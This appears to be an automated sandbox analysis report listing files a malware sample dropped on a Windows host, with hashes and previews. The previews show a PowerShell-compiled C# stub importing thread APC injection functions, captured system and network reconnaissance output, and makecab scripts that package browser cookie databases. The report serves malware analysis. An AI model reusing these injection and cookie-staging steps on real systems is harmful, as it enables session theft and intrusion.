Preview:	wOFF.....,.....NH.....OS/2...X...H...`JZxhVDMX.....^.qcmap.....ph.cvt ...l... ...*....fpgm.....Y...gasp...|.....glyf..... ...7.oV."head..'X...0...6. k..hhea..'.....$....hmtx..'....v.....F.Eloca..(.....Y..maxp..)..... ... ....name..) .....b.post..,8..... .Q.wprep..,L.....x...x.c`f..8.....u..1...4.f...$.....@ .....8.|...V...)00.. ....x...S....._..m.m.m.m.m;e..y.~.....<p..a.0t.&...a.pa.0B.1..F...Q.ha.0F.3.....q.xa.0A.0L.&...l.da.0E.2L....i.ta.0C.1..f...Y.la.0G.3.....y.|a..@X0,.....E.ba.DX2,....e.ra..BX1. .V...U.ja..FX3.....u.za..A.0l.6...M.fa.E.2l....m.va..C.1..v...].na..G.3.....}.~a.p@80.....C.a..pD82.....c.q..pB81..N...S.i..pF83.....s.y..pA.0\.....K.e..pE.2\....k.u..pC.1..n...[.m..pG.3.. ....{.}...@x0<.....G.c...Dx2<....g.s...Bx1..^...W.k...Fx3.....w.{...A.0|.>...O.g...E.2|....o.w...C.1..~..._.o..08.....?..0$.....x..AHTq.../..$mk...E#.L.<.X,..D..P..:T.$Y.x.*...!.u...!J..(.X

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\RE1Mu3b[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 216 x 46, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	4054
Entropy (8bit):	7.797012573497454
Encrypted:	false
SSDEEP:	48:zICvnyRHJ3BRZPcSPQ72N2xoiR4fTJX/rj4sFNMkk5/p1k2lPUmbm39o4aL7V9XH:10nvE724xoiRQJPrjpLKSFl9oX31Z1d
MD5:	9F14C20150A003D7CE4DE57C298F0FBA
SHA1:	DAA53CF17CC45878A1B153F3C3BF47DC9669D78F
SHA-256:	112FEC798B78AA02E102A724B5CB1990C0F909BC1D8B7B1FA256EAB41BBC0960
SHA-512:	D4F6E49C854E15FE48D6A1F1A03FDA93218AB8FCDB2C443668E7DF478830831ACC2B41DAEFC25ED38FCC8D96C4401377374FED35C36A5017A11E63C8DAE5C87
Malicious:	false
Preview:	.PNG.....IHDR.....J.....tEXtSoftware.Adobe ImageReadyq.e<...(iTXtXML:com.adobe.xmp.....<?xpacket begin="." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.6-c132 79.159284, 2016/04/19-13:13:40 "> <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:about="" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/" xmlns:stRef="http://ns.adobe.com/xap/1.0/sType/ResourceRef#" xmlns:xmp="http://ns.adobe.com/xap/1.0/" xmpMM:DocumentID="xmp.did:A00BC639840A11E68CBEB97C2156C7FD" xmpMM:InstanceID="xmp.iid:A00BC638840A11E68CBEB97C2156C7FD" xmp:CreatorTool="Adobe Photoshop CC 2015.5 (Windows)"> <xmpMM:DerivedFrom stRef:instanceID="xmp.iid:A2C931A470A111E6AEDFA14578553B7B" stRef:documentID="xmp.did:A2C931A570A111E6AEDFA14578553B7B"/> </rdf:Description> </rdf:RDF> </x:xmpmeta> <?xpacket end="r"?>.....DIDATx..\ ..UU.>.7..3....h.L..& j2...h.@..".....`U.....R"..Dq.&.BJR 1.4`$.200...l.....wg.y.[k/

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\override[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1531
Entropy (8bit):	4.797455242405607
Encrypted:	false
SSDEEP:	24:Udf0F+MOu2UOqD3426TKgR2Yyk9696TkMYqdfskeEkeGk/ksuF9qaSm9qags:Ud8FYqTj36TKgR2Yyk9696TkMYO0keEW
MD5:	A570448F8E33150F5737B9A57B6D889A
SHA1:	860949A95B7598B394AA255FE06F530C3DA24E4E
SHA-256:	0BD288D5397A69EAD391875B422BF2CBDCC4F795D64AA2F780AFF45768D78248
SHA-512:	217F971A8012DE8FE170B4A20821A52FA198447FA582B82CF221F4D73E902C7E3AA1022CB0B209B6679C2EAE0F10469A149F510A6C2132C987F46214B1E2BBBC
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\override[1].css	
Preview:	a.c-call-to-action:hover, button.c-call-to-action:hover{box-shadow:none!important}a.c-call-to-action:hover span, button.c-call-to-action:hover span{left:0!important}...c-call-to-action:not(.glyph-play):after { right: 0!important;} a.c-call-to-action:focus,button.c-call-to-action:focus{box-shadow:none!important}a.c-call-to-action:focus span,button.c-call-to-action:focus span{left:0!important;box-shadow:none!important}...theme-dark .c-me .msame_Header_name {color: #f2f2f2;}...pmg-page-wrapper .uhf div, .pmg-page-wrapper .uhf button, .pmg-page-wrapper .uhf a, .pmg-page-wrapper .uhf span, .pmg-page-wrapper .uhf p, .pmg-page-wrapper .uhf input {font-family: Segoe UI, SegoeUI,Helvetica Neue,Helvetica,Arial,sans-serif !important;}..@media (min-width: 540px) {.pmg-page-wrapper .uhf .c-uhfh-alert span, .pmg-page-wrapper .uhf #uhf-g-nav span, .pmg-page-wrapper .uhf .c-uhfh-actions span, .pmg-page-wrapper .uhf li, .pmg-page-wrapper .uhf button, .pmg-page-wrapper .uhf a, .pmg-page-wrapper .uhf #meC

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\teCNe1[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	295700
Entropy (8bit):	5.999829797633625
Encrypted:	false
SSDEEP:	6144:YvPsLIubu247W7DOmOblnqGXN1/l+qlvGAT4qPo8nCX4f10ai0+:+Pssuhi86qGXNH+Q3ggCX3a9+
MD5:	8AE37E7E0148B06F4FB85AB05484E609
SHA1:	08B81093F1C189E609BE7CA767EFD6FCA0102389
SHA-256:	CBDB9F54CCDB45C4CA263F6AD740385091D42B17BF7D68466A1B387120E81149
SHA-512:	338E68E77F1ACC889AE8B5322B0FE3EB953D41F541269D1176A7AD488C084067011573864C65E041A28C2F6D9B22565C186825E17906FDF21103796468B78DA0
Malicious:	false
Preview:	vk1VboY3elcR8cT1VMMmFhy4lUFSgrqbmNjxVSv9I/37QqHTv/+mCj+a6fKJ/XlxNVCOOuvlGelf3+EZgawVC5UeU/BRiONRD9At6V1UH0namcdYAIGIe0AppUzPVI2GKZ AOLcitOu/gSSH7DtM8AK7zrO2NJm+USncN6soOMDDOjaiIdckYadYJT+DDAPSzOImqdHNjcAgA9FTx80H2hDMn3tzpz01zZ9df3NsEuVoDmZpSKfww3waaOY sYgzTubYXwvjILsKKE/BwRehNXX4JOM/w7/hC46hsIhKMEXumdvcOmzPyS8TQ9lpOnTbuH24LYdlvlZJQV2QZPHsCupwbUnaGM0EuRprRYxTctouhcouFClpgEerUEI2lPr8CXEUoVugF71YMlT20ezHJsgvt/cV2iEwaVGGJoYtkVIXBCuIWqCD5W1F3JrMvPTDtUu8LoGrUGRJeZI6PAXTAwTwCR4tnkZ8Xy2BU/Uz1PubaN8tuDr+Mx71Qgnvo/evqx8Ctnyb2GgqfsYCQZ+MMPvxh8tt2XUWLA2k077yxBdk2NCVeOfZWs5zhYkij1ed9Xo1MBmCZHNj/VtcU0/HJj2JbYg+KZaR4FkPp0nyz1SWYFxKDVIMTjKp+LvY/nYa5D 4uswkfRo2uc4rNuxi9bBfO8sOBrXQF+2HEy7DpILvCdj+WXSdem1/VAMk7UFb7lD07uZ4RogkeiqI/wnfIOXF9zzhEyzUi6qtdogTItDMxHh7P5ER+vOAHKg6ne2Iy9LD+ RWcKJz4R14/FDtnKqfjmlITz1RHBF8eoW0DVt1tRLmxkXpUz+rVtXKQM3lyvTdjo7jKBDKThtsGNBfM6qRLbx8Mb9BO4cRsJDZ+EVpnmdzlLwnFM3KfQben83B1ROdgOTT fTMfHgj3vx7WLPRveBL4/ihzk93XtzmBxEXxSnGrKygEFdU5bbDLT6q3TiI30A4vAsDVtZA8h16HqNvcWBcf1FbS8KvE3SjK3j+M

C:\Users\user\AppData\Local\Temp\245D.bin	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	107
Entropy (8bit):	4.933408313318252
Encrypted:	false
SSDEEP:	3:tFoYXBsJaQGQbXp4E2J5xAIkLW0HbRQ9itzy:tFdXBWP23fCvVQ9itG
MD5:	C95CA8F888D9B615C75853E2FECF7DBC
SHA1:	6330B622505598088 30DDED9018234FD58796FB3
SHA-256:	E93205F9F2F8B4DD7C850659B900F8F3D1D46DB1279810882782C884440E3B8A
SHA-512:	2722841CB136A48BDCA1672319ADA0B7292D1DA0F7C2EA28646A974480BC67EA600CEC383FF445F02E5A56AE4C15E4E20154434AD26563BAA4D17BD3DD41E05 4
Malicious:	false
Preview:	.set MaxDiskSize=0...set DiskDirectory1="C:\Users\user\AppData\Local\Temp"...set CabinetName1="CBA0.bin"..

C:\Users\user\AppData\Local\Temp\29B8.bi1	
Process:	C:\Windows\System32\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	11
Entropy (8bit):	1.2776134368191157
Encrypted:	false
SSDEEP:	3:111Qv:Luv
MD5:	5B3345909519932D6670D92F16496463
SHA1:	6CCABAAC9315486C106AB1BBB7E6F153F5C1A3BD
SHA-256:	0B5C0F6FFAC14107357E2C1BFE0DEA06932FD2AA5C8BD598A73F25655F0ABFD5
SHA-512:	B41A0E9BA8A092E134E9403EA3C1B080B8F2D1030CE14AFA2647B282F66A76C48A4419D5D0F7C3C78412A427F4B84B8B48349B76FF2C3FD1DA9EC80D2AB14A6 B
Malicious:	false
Preview:	-------- ..

C:\Users\user\AppData\Local\Temp\7DDE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Temp\7DDE0000	
Size (bytes):	306101
Entropy (8bit):	7.987584901869807
Encrypted:	false
SSDEEP:	6144:tNOn4rFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+MS:tNOn4FPM8R3AsB+bjej/9cV
MD5:	19EA9C52AD2C2129D449134836377992
SHA1:	8DF8004061B9C88294A2008085180DCD9BACA70F
SHA-256:	EDD0C95B0CD5435DCC395C3238453F63C0B505247D0D67CC71A63137CA789A45
SHA-512:	8D6115DDAD9E57C6A36E05CA785C295BA9DF3506CC6FA5D58E70E2EB2199593D780C0574A1293AFD58651EF504D5E243BA3E8EA8E4DEE5B2786FCAA7BEF5C56
Malicious:	false
Preview:	.UKO.0.....|E....Z5..G@....=M..%.....4-p.....M<.^...^ ...e..U.W.u-..t[.g.&.0.A...zv.m.....O)...e.V`..8ZY.hE.... .Rt./'.+..K.R.2..M..B<.T.....\;V....Z&B0Z.DF..S;"._,....%..C....H.4!jR.....6{...#".....rh.YJ.^.<...Q.+..0..Q+..DLw.RZ|e.....0I..b.+..).5V..o....5....J.....#9.\l!..Q|.F...h3..3./.G.....cr.v..r.|..f.>Lk.xD=..rC:....1.....#>T.....>..@tH...C..iNF8=.....u ".I.v....[E.^...^.S\...._c.....PK.....!._v.....v.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\8pjpp9kb.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	408
Entropy (8bit):	5.033700954357837
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJwlmMRSR7a18PKNmLTNlASRa+rVSSRnA/fgBQZfNaReBqy:V/DTLDfuqlMDKkLTv79rV5nA/WwgeBqy
MD5:	39E11F07A1F54792A10D3EB5204C7692
SHA1:	31EF54B2B7F74D6B0768DDA602C428ADFED96CD4
SHA-256:	4C4BCD84956847402F4C833B4ABC060C08BBF021FAD35E7065FEAF23241B9D73
SHA-512:	51F845E87F935591400C2B9AD921A6807148ADFC4FC8092252156A42D927DA1CD92127516943866B29BE9361D503F74C5F055EDA280C38E4D07A6D2B941B44A8
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class agqtllk. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(In tPtr kboqiwchttv,IntPtr qeavqg,IntPtr afabc);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint mljbljq,uint ojqrosudc,IntPtr mfnnl);.. }..}.

C:\Users\user\AppData\Local\Temp\8pjpp9kb.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	309
Entropy (8bit):	5.3010007269376285
Encrypted:	false
SSDEEP:	6:pAu+H2LvFJDdq++bDdqBnP23fPmmGsSAE2NP23fPhx:p37Lv+nmnPAE2Unhx
MD5:	0AC4416FE42503564F5AA56E2DCA5E74
SHA1:	A9B5C5E4F992FEBD8830C71B9C8FF302B0A23B38
SHA-256:	2A8B4AB100738175CE761ED9B06DC34BAD75FC5FF90B3FCE54003DAC2FF37B47
SHA-512:	C5D9ED14B3D7D9AD365315B127B388E12076965A9E8A7C5F54B24416E434B6D502657B31DB15AC5988DE7149CFFEADB468009418253E069ED080FCCCF42252D
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /out:"C:\Users\user\AppData\Local\Temp\8pjpp9kb.dll" /D:DEBUG /debug+ /optimize- /warnaserror "C:\Users\user\AppData\Local\Temp\8pjpp9kb.0.cs"

C:\Users\user\AppData\Local\Temp\8pjpp9kb.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.973286814046447
Encrypted:	false
SSDEEP:	48:69+Jp+iCfrH6uJyIYiqe5Hn61ulea3aq:PJpwfL/L3TQK
MD5:	9C0F64F8CAF14A42AE8E068EA68EE57A
SHA1:	1B2E6214E0555312B947E92BB9A13230B0514403
SHA-256:	47F13974E9AF203A59E7CFEE927121F76176E24473ABA8E035459EC61344DD43
SHA-512:	EDFE6C1CAF5F874A998A41551411ABB2B02A7464153C46029443BF20CC35D8DA2B00A6FB30AD53DE57A78B53C031C98843042BA6017130D560D2734097B89BC
Malicious:	false

C:\Users\user\AppData\Local\Temp\8pjpp9kb.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....."`.....!.....$... ...@....@.. ..... ..@.....x$..S....@.....`.....$..... ....H.....text..... ....`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v2.0.50727.....l...`...#~.....t...#Strings....@.....#US.H.....#GUID...X...d...#Blob.....G.....3..... .....3.,...~.k.....'..... :..... G..... Z.....P .....e.....C.....O.....V.....\.....d.....n...e. .!.e.&.).e...1.e.+...e.....0.....9.....B.:.....:... ....G.....Z.....#.....<Module>.8pjpp9kb.d

C:\Users\user\AppData\Local\Temp\8pjpp9kb.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	198
Entropy (8bit):	4.894444435447011
Encrypted:	false
SSDEEP:	6:zx3MaGt/zVJLIEUQt+x3MIMe6jfobbItRZBXVR5y:zKai3jtEKIMBj6I5BFR5y
MD5:	182738883BFDFB548627BEC18305C7EE
SHA1:	FD5A8D41B96844985C0DC21116CFA689CED8AABE
SHA-256:	5026CA6D4A10F43342AC0AD1E7536686D1E32DE5EAA6E9478BDA11FCA1B78622
SHA-512:	9A029DF52BAE31B8E69BADECA6AD4A8DA19D12557EDFCC2A85DD0C85EBEA9090E79CAD09DC4DCF9D905D73628FA41FDD7D0A2577D4B4A716DA0A6EEA02A DF3D0
Malicious:	false
Preview:	Microsoft (R) Visual C# 2005 Compiler version 8.00.50727.5483..for Microsoft (R) Windows (R) 2005 Framework version 2.0.50727..Copyright (C) Microsoft Corporation 2001-2005. All rights reserved.....

C:\Users\user\AppData\Local\Temp\8pjpp9kb.pdb	
Process:	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe
File Type:	data
Category:	dropped
Size (bytes):	13868
Entropy (8bit):	0.9279241152219808
Encrypted:	false
SSDEEP:	12:9RzsQFeL3iRzcWRzsctGXS/KtS+V+q7eLFZiLyRz/CW/:v1R4i7tL/KzxL27f/
MD5:	EE98E5E511E401244C31C24A73FABFA5
SHA1:	3CF7BA18FADFE0E541CCF40DAE213353B69AAA68
SHA-256:	EB95CE0B60C6B0B71C077EAE3D2B271A1818F4B0610E325DCC04097C77683F9B
SHA-512:	76EC0CD2CCB690A5D93C833CD3D0D0690455839068491414 5BEF882704797A341F3D750BDFF1CA97DA9056EBEC7A62D087C9116292D39C226F9146FE7C7570D
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\A8F1.bin	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	81133
Entropy (8bit):	5.04133878478845
Encrypted:	false
SSDEEP:	1536:VXElf0XiNyc+Dmtn5lBuZyN8N6dqOv3Yc8/IQzrvd1:V7QyrF1
MD5:	7651973C318A4B3FC2C7FCCD46199031
SHA1:	05CF1A716D82A599F5FDDD8E0B07091C23AEBE90
SHA-256:	B5881103B231E06B4E735DE8B02CFB822EA34B178E570191AD61496FFE36770A
SHA-512:	4461E16E86B30F1ED0714EAD517D74D92D764B54CF2D2B861F6C3C4CAB73976A8C872F3202275E0E1515B24844E4A5CD9BAB071D57FC80D5259B71F85AC24E5
Malicious:	false
Preview:	..Host Name: 134349..OS Name: Microsoft Windows 7 Professional ..OS Version: 6.1.7601 Service Pack 1 Build 7601..OS Manuf acturer: Microsoft Corporation..OS Configuration: Standalone Workstation..OS Build Type: Multiprocessor Free..Registered Owner: Peter Miller ..Registered Organization: ..Product ID: 00371-OEM-9044585-15883..Original Install Date: 9/12/2019, 8:01:46 AM..System Boot Time: 2/9/2021, 10:14:52 AM..System Manufacturer: b6KZOPwO6gzXEMZ..System Model: eZ4oSbaG..System Type: x64-based PC..Processor(s): 2 Processor(s) Installed... [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2194 Mhz.. [02]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2194 Mhz..BIOS Version: LGAKC ENB3W, 12/12/2018..Windows Directory: C:\Windows..System Direc

C:\Users\user\AppData\Local\Temp\B36F.bin	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	153

C:\Users\user\AppData\Local\Temp\B36F.bin	
Entropy (8bit):	4.98300239003775
Encrypted:	false
SSDEEP:	3:tFoYXBsJaQGQbXp4E2J5xAlkLW0HbRQ9wPgzoO1Xp4E2J5xAIAjBIv:tFdXBWP23fCvVQ9wPgzdP23fGBS
MD5:	D8EBF437EC63E54949491B21BC6986D4
SHA1:	A4F94075458174F2273AF7B08EE03607EF4C9CBF
SHA-256:	6743F403B8448203DDF4CE8F2E4C34A6489AAA4800B119DD985CDB66632326F8
SHA-512:	474D0730FD5CF60352B453A6BF858A93C2B8CDACCA9E43E3EFAC455BB77F512AD07DA6B42F1D72539C4C83879F214227D217C19823482C8A7A4FEFB33569F1C
Malicious:	false
Preview:	.set MaxDiskSize=0...set DiskDirectory1="C:\Users\user\AppData\Local\Temp"...set CabinetName1="BC13.bin".."C:\Users\user\AppData\Local\Temp\A8F1.bin"..

C:\Users\user\AppData\Local\Temp\B55E.bin	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1807
Entropy (8bit):	4.553302685196237
Encrypted:	false
SSDEEP:	24:IA63BAbP9b7CX33AMSD6bzlAbRNIvoMgPw8RTt/WZwZ3k0w8bsSRjwZ3E1p:IA63BAxarSWbmb7zl1t/VZ5ASR8ZA
MD5:	C888547F17101BCD3EBDF2CF01353909
SHA1:	01C1D24FB63F96E6B86EBFE3962473232D7877D3
SHA-256:	5ACA484039F12A4B49E097DC99D77E1889FE5FE37C697A9A527DC3753CB5A801
SHA-512:	B9159FA2D4550DA9466344024EA4E55AC2247A9CF6A7A9A4873188E0D1F4D7263DE21FB6C98545FCB6767431863926F092DAB7B333021A9950F980135BD57DB0
Malicious:	false
Preview:	..Windows IP Configuration.... Host Name . . . . . : 134349.. Primary Dns Suffix . . . . . : .. Node Type . . . . . : Hybrid.. IP Routing Enabled. . . . . : No.. WINS Proxy Enabled. . . . . : No....Ethernet adapter Local Area Connection:.... Connection-specific DNS Suffix . : .. Description . . . . . : Intel(R) PRO/1000 MT Network Connection.. Physical Address. . . . . : EC-F4-BB-B5-91-5B.. DHCP Enabled. . . . . : No.. Autoconfiguration Enabled . . . . : Yes.. Link-local IPv6 Address . . . . . : fe80::cc4a:db3a:b90:d45e%11(Preferred) .. IPv4 Address. . . . . : 192.168.2.22(Preferred) .. Subnet Mask . . . . . : 255.255.255.0.. Default Gateway . . . . . : 192.168.2.1.. DHCPv6 IAID . . . . . : 234884137.. DHCPv6 Client DUID. . . . . : 00-01-00-01-26-AB-8D-DF-EC-F4-BB-B5-91-5B.. DNS Servers . . . . . : 8.8.8.8.. NetB

C:\Users\user\AppData\Local\Temp\B55E.bin1	
Process:	C:\Windows\System32\ipconfig.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1796
Entropy (8bit):	4.5503467575782865
Encrypted:	false
SSDEEP:	24:IA63BAbP9b7CX33AMSD6bzlAbRNIvoMgPw8RTt/WZwZ3k0w8bsSRjwZ3T:IA63BAxarSWbmb7zl1t/VZ5ASR8ZD
MD5:	3B816D2C2F02E224A328211B1B504534
SHA1:	6A301E0998FEC150C147F583FB85FE96EA218621
SHA-256:	C21A6F6ABE8F9254BAD53F5225EFC1D8C2599BB35D661FC5B958E2CE332A2C6F
SHA-512:	13A3359875226A160DE5F4887917DD1AB3EDF6FBE3893C0F6F0F8DCCA1E8BF408B170F86F982A50DD3BAEA758666A3452E328A655D3B51A073094CCA66133B2
Malicious:	false
Preview:	..Windows IP Configuration.... Host Name . . . . . : 134349.. Primary Dns Suffix . . . . . : .. Node Type . . . . . : Hybrid.. IP Routing Enabled. . . . . : No.. WINS Proxy Enabled. . . . . : No....Ethernet adapter Local Area Connection:.... Connection-specific DNS Suffix . : .. Description . . . . . : Intel(R) PRO/1000 MT Network Connection.. Physical Address. . . . . : EC-F4-BB-B5-91-5B.. DHCP Enabled. . . . . : No.. Autoconfiguration Enabled . . . . : Yes.. Link-local IPv6 Address . . . . . : fe80::cc4a:db3a:b90:d45e%11(Preferred) .. IPv4 Address. . . . . : 192.168.2.22(Preferred) .. Subnet Mask . . . . . : 255.255.255.0.. Default Gateway . . . . . : 192.168.2.1.. DHCPv6 IAID . . . . . : 234884137.. DHCPv6 Client DUID. . . . . : 00-01-00-01-26-AB-8D-DF-EC-F4-BB-B5-91-5B.. DNS Servers . . . . . : 8.8.8.8.. NetB

C:\Users\user\AppData\Local\Temp\C730.bin	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	153
Entropy (8bit):	5.007247526930212
Encrypted:	false
SSDEEP:	3:tFoYXBsJaQGQbXp4E2J5xAlkLW0HbRQ9mHzKH/1Xp4E2J5xAI0x:tFdXBWP23fCvVQ9mTK9P23fS
MD5:	B942E06021CB8B9629FBB11F25FA98EB
SHA1:	4827705DA43D553A13C4E3ADC7AFDBA922F1CF39
SHA-256:	1858CFBE803BF25E6C30B97BAE90AB1CEF7C09823DD026D9B020779B18E6C688
SHA-512:	AEB1A4B87C4D4B5EFB985E8A3ABAD56234D9317FB0C175FD2D4544BF2344B778CC1113C52903F0F78C77D679B3901512572D4F6F50B521335C35B43BCFB906A
Malicious:	false
Preview:	.set MaxDiskSize=0...set DiskDirectory1="C:\Users\user\AppData\Local\Temp"...set CabinetName1="CFD4.bin".."C:\Users\user\AppData\Local\Temp\B55E.bin"..

C:\Users\user\AppData\Local\Temp\CSC6C1C.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1164383104356013
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grygak7YnqqmPN5Dlq5J:+RI+ycuZhNeakSmPNnqX
MD5:	EFCD3D6D7C62906F56156DFF1249CBB7
SHA1:	9EE9AE3373B5DC8204E4173245A5FBFE998BCEA4
SHA-256:	62D0E594A8D46386DB9D8CE8490AA46E656068D367132D43E320C4A0217217F4
SHA-512:	B8BBFB80D309DB526B82964A041350929487E2290FDA239AFC627BB5ED6E3C71049699269ACC7F92EFF3441307D4CF5F2E4A114BF73B713C0BBD1EDDC198420
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...8.p.j.p.p.9.k.b...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...8.p.j.p.p.9.k.b...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\CSC8BAD.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.104427429518945
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry1ak7Ynqq5PN5Dlq5J:+RI+ycuZhNnakS5PNnqX
MD5:	1981A969C7BA58594D61115A5A411243
SHA1:	60FB388E9F2A204A68C3724824DA0A14E983D8C3
SHA-256:	57D33889EE5084C9D7716C60EECC98CC7D2E5E3F28BCF2680115B35292638BE4
SHA-512:	74BA13C6C53F4FD2A08324447FE76787AE0F4D47FD34324AC0C3BBFEC2BB772280F78F8DAA8AA6656DD10159FEF7B4350242FA2A6CF849AA5A961AC0AB24983
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...v.l.8.o.3.v.8.u...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...v.l.8.o.3.v.8.u...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\D525.bin	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	262
Entropy (8bit):	4.93527258424715
Encrypted:	false
SSDEEP:	6:tFdXBWP23fCvVQ9lHTjxcmRrAITNTk7+k7HMnLa:tdTCy9lHKmRkSo7T7sLa
MD5:	39599E1FB8B96301C72DCF281D92FC15
SHA1:	4F73928D2F87DC99790CA00E548206B5365AA190
SHA-256:	C3456AD88DBCF324739EB1DB2B4822D5EE1EFD6C7AC70BC7E4FC45763F19897E
SHA-512:	A928F3D20CF25B9E046C2851521A6F1CA59F499F86A8960729EF118196AF2D66E928640893632A2841780E132EC760985B283BDBE406D263E060952489021556
Malicious:	false
Preview:	.set MaxDiskSize=0...set DiskDirectory1="C:\Users\user\AppData\Local\Temp"...set CabinetName1="DDC9.bin"...set DestinationDir="cookie.cr".."cookie.cr\Cookies.cr "...set DestinationDir="cookie.ff\7xwghk55.default".."cookie.ff\7xwghk55.default\cookies.sqlite.ff"..

C:\Users\user\AppData\Local\Temp\RES6C1D.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2052
Entropy (8bit):	2.378264834131679
Encrypted:	false
SSDEEP:	24:zk0XdHhUnhKgI+ycuZhNeakSmPNnqjtpzJ9YeS:zHtunhKg1ulea3aqj8eS
MD5:	197E27006F6985896B3088E7B98A1DB7
SHA1:	C74312822683D407D256D6DDB03EB52A8BF9CF23
SHA-256:	A98410B9FCBBA46E6B58D809451387F86AED8AA29E7147398C6368A72E2CDF8D
